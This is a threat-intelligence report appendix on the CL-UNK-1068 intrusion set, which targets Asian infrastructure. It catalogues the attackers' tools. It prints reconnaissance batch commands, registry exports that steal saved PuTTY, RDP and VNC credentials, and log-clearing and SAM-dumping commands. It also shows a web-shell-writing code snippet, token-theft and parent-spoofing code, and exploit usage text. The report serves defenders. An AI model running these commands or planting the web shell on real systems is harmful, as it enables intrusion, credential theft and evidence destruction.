The consistent targeting of critical infrastructure and government entities across South, Southeast and East Asia aligns with the interests typically associated with nation-state actors.

While the victimology aligns with state interests, attackers could alternatively have monetized exfiltrated data through extortion or sold on underground markets. As such, it is possible that the threat actor behind CL-UNK-1068 is an independent cybercriminal group or a dual-use actor.

Appendix B: CL-UNK-1068 Tools and Utilities

The following tools and utilities have been part of CL-UNK-1068 activity across multiple campaigns since 2020.

Host Reconnaissance Using Batch Scripts (Full Description)

Table 2 lists the commands executed by the a.bat, hp.bat and hpp.bat host reconnaissance batch scripts, the result filenames and the purpose of each command.

Commands	Results Filename	Command Purpose
quser	host.txt	System reconnaissance
net user		
net localgroup administrators		
ipconfig /all		
netstat -ano		
tasklist /v		
ipconfig /displaydns		
systeminfo		
C:\Windows\system32\inetsrv\appcmd.exe list site		
C:\Windows\system32\inetsrv\AppCmd.exe LIST vdir		
C:\Windows\system32\inetsrv\appcmd.exe list apppool		
C:\Windows\system32\inetsrv\appcmd.exe list app		

C:\Windows\system32\inetsrv\appcmd.exe list Modules route print arp -a		
wevtutil qe security /format:text /q:"Event[System[(EventID=4624)]]"	sec.txt	Find all success logon events from the Windows Security log.
WMIC patd win32_process get Caption,Processid,Commandline	pro.txt	List running processes. Show the full command line.
wmic LOGICALDISK get name,Description,filesystem,size,freespace wmic LOGICALDISK get name findstr :	disk.txt	Get drive information.
C:\Windows\system32\cmd.exe /c dir c:\users\ /b	dir.txt	List all user profiles on the machine.
wmic process get name,executablepath,processid	list.txt	List all running processes. Show the full path.
reg query HKEY_USERS	sid.txt	Query the Windows Registry to list user profiles currently loaded on the system.
reg query "HKLM\Software\Microsoft\Windows\Currentversion\Uninstall" /s /v Display* reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s /v Display* reg query "HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall" /s /v Display*	install.txt	Get a list of all installed software.
reg export "HKEY_USERS\[%SID%]\SOFTWARE\SimonTatdam\PuTTY\SshHostKeys"	[%SID%].putty.txt	Discover servers on the network by dumping the PuTTY SSH connection history.
reg export "HKEY_USERS\[%SID%]\Software\Microsoft\Terminal Server Client"	[%SID%].txt	Discover servers on the network by dumping the RDP connection history.

reg export "HKEY_USERS[%SID%]\Software\RealVNC"	[%SID%].RealVNC.txt	Discover server the network and steal saved VNC passwords by dumping the RealVNC (remote desktop software) configuration from the registry.
reg export "HKEY_USERS[%SID%]\SOFTWARE\TightVNC\Server" reg export HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TightVNC\Serverreg export HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server	[%SID%].TightVNC.txt vnc1.txt vnc2.txt	Steal the password for TightVNC (remote desktop software) by dumping the configuration from the registry.

Table 2. Commands executed by the host reconnaissance batch scripts, the results filenames and the purpose of each command.

Additional Batch Scripts Used in CL-UNK-1068 Activity

The attackers behind CL-UNK-1068 frequently used batch scripts to perform various functions. Table 3 details some of the scripts used.

Script Purpose and Name	Function
Clear Logs cl.bat	Clear different logs on the system to remove their tracks, as an anti-forensics technique. The attackers used the Windows Event Utility (wevtutil) commands to clear logs: - wevtutil cl Security - wevtutil cl system - wevtutil cl application - wevtutil cl setup - wevtutil cl "windows powershell"
Query Domain dom.bat	Batch script to execute commands that query domain information such as: - net user:\$USER\$ - net group /domain "net group ""domain admins"" /domain " "net group ""enterprise admins"" /domain " - net localgroup administrators /domain "net group ""domain controllers"" /domain " "net group ""domain computers"" /domain "
Weaken RDP Security 3389.bat	Batch script to execute a command that weakens the security of Remote Desktop (RDP) on the target machine (partially redacted to prevent misuse):

	<pre>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP" /v UserAutdentication /t REG_DWORD /d [REDACTED_VALUE] /f</pre> This command disables Network Level Authentication (NLA) for RDP, which makes the server potentially more vulnerable to RDP exploits.
Dumping SAM and SYS Files • sam.bat/sam1.bat	Used to execute the <code>reg save HKLM\SYSTEM sys.hiv</code> and <code>reg save HKLM\SAM sam.hiv</code> commands.
DumpIt and Volatility • dmp.bat and vo.bat	Used to execute DumpIt and Volatility.
File Archiving • rar.bat/rar.bat	Batch script to archive the results of other batch scripts. Examples of commands executed are: • <code>rar.exe a -df host.rar *.txt</code> • <code>rar a -df host.rar *.txt *.db</code> • <code>rar a -df host.rar *.txt *.db *hist* *book*</code>

Table 3. Additional batch scripts used in CL-UNK-1068 activity.

Privilege Escalation Methods

This section details the tools and utilities observed in CL-UNK-1068 activity, outlining how the attackers used these components to bypass security measures and escalate privileges.

PrintProgram

CL-UNK-1068 attackers used the open-source [PrintSpoofer](#) tool to elevate privileges.

They also used a custom .NET version named PrintProgram to write a web shell with elevated privileges, as Figure 14 shows.

```
private static void Main(string[] args)
{
    PrintProgram.g_pwszCommandLine = "cmd.exe /c echo ^<script language=\"JScript\" runat=\"server
    \"^>function Page_Load(){var a=Request.Form[\"code\"]; var b=\"\\\"unsa\\\"\",c=\"\\\"fe\\\"\",d=b+c;
    function fun() { return a; }eval(fun(),d); }^</script^> > c:\\inetpub\\wwwroot\\aspnet_client
    \\aspnet.aspx";
    PrintProgram.Domain();
}
```

Figure 14. Code snippet from PrintProgram showing the command used to write a web shell.

srunas.exe

In some intrusions, the attackers used `srunas.exe` to elevate privileges. This custom tool executes processes with higher privileges by copying the access token from another process, as Figure 15 shows.

```

LastError = GetLastError();
FormatMessageA(0x1000u, 0, LastError, 0x409u, Buffer, 0x104u, 0);
printf("[+]ERROR: API      = %s.\n", "OpenProcess");
v4 = GetLastError();
printf("      error code = %d.\n", v4);
return printf("      message  = %s.\n", Buffer);
}
result = printf("[+] Lookup Token in Process %ws[%d]\n", this[15], v2);
v6 = 0;
TargetHandle = 0;
if ( v21 )
{
    v7 = 4;
    v22 = 4;
    do
    {
        CurrentProcess = GetCurrentProcess();
        result = DuplicateHandle(hSourceProcessHandle, (HANDLE)v7, CurrentProcess
        if ( result )
        {
            ReturnLength = 192;
            NtQueryObject(TargetHandle, ObjectTypeInformation, ObjectInformation, 0
            result = lstrcmpiW(lpString1, L"TOKEN");
            if ( !result )
            {
                if ( dword_404420 )
                    goto LABEL_11;
                v9 = TargetHandle;
                result = sub_401000(TargetHandle, "SeAssignPrimaryTokenPrivilege");
                if ( result )
                {
                    result = ImpersonateLoggedOnUser(v9);
                    if ( result )
                    {
                        dword_404420 = 1;
                        printf("[+] Gain SeAssignPrimaryTokenPrivilege OK\n");
                        v7 = v22;
                    }
                }
            }
        }
    } while ( v7 < v22 );
}

```

Figure 15. Code snippet from srunas.exe showing access token duplication.

Sliver Shell Implant

The attackers attempted to use a [Sliver](#) shell implant to elevate privileges. Sliver is an open-source framework that defenders can use to simulate adversarial activities. The attackers used a Sliver implant that acts as a privilege escalation shell. It attempts to find spoolsv.exe or lsass.exe and uses [parent process ID spoofing](#) to spawn cmd.exe as a child of those system processes, either with or without additional command-line arguments. Figure 16 shows a snippet of Sliver code for parent process ID spoofing.

```

v24 = r0;
v32 = syscall_UTF16FromString("C:\\Windows\\System32\\cmd.exe", 27);
v14 = v32._r0;
if ( v32._r3 )
{
    v14 = 0;
}
else if ( !v32._r1 )
{
    runtime_panicIndex(0);
}
v23 = v14;
v27[0] = "spoolsv"; // Target processes for parent spoofing: spoolsv, lsass
v27[1] = 7;
v27[2] = "lsass";
v27[3] = 5;
v2 = main_getpid(v27, 2, 2);
if ( v2 )

```


Figure 16. Code snippet showing parent process ID spoofing.

PwnKit: CVE-2021-4034

Attackers deployed [PwnKit](#), a self-contained exploit ([CVE-2021-4034](#)) to achieve local privilege escalation on Linux systems.

Custom Python EXE: CVE-2023-34048

The attackers attempted to use a [Nuitka](#)-compiled Python executable, probably to make analysis of this tool more difficult, as Nuitka cannot be fully decompiled to Python code. This appears to be exploitation of [CVE-2023-34048](#), a vulnerability in VMware vCenter Server that allows for remote code execution. Figure 17 shows that the tool receives two arguments: a target address and a command to execute.



```
usage: CVE.exe [-h] -t TARGET [-c COMMAND]

Exploit: CVE-2023-34048 for VCSA-6.5.0.15000

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        -t <target_host:target_port>
  -c COMMAND, --command COMMAND
                        -c <command>
```

Figure 17. CVE-2023-34048 Python executable command-line arguments.

Source: <https://unit42.paloaltonetworks.com/ci-unk-1068-targets-critical-sectors/>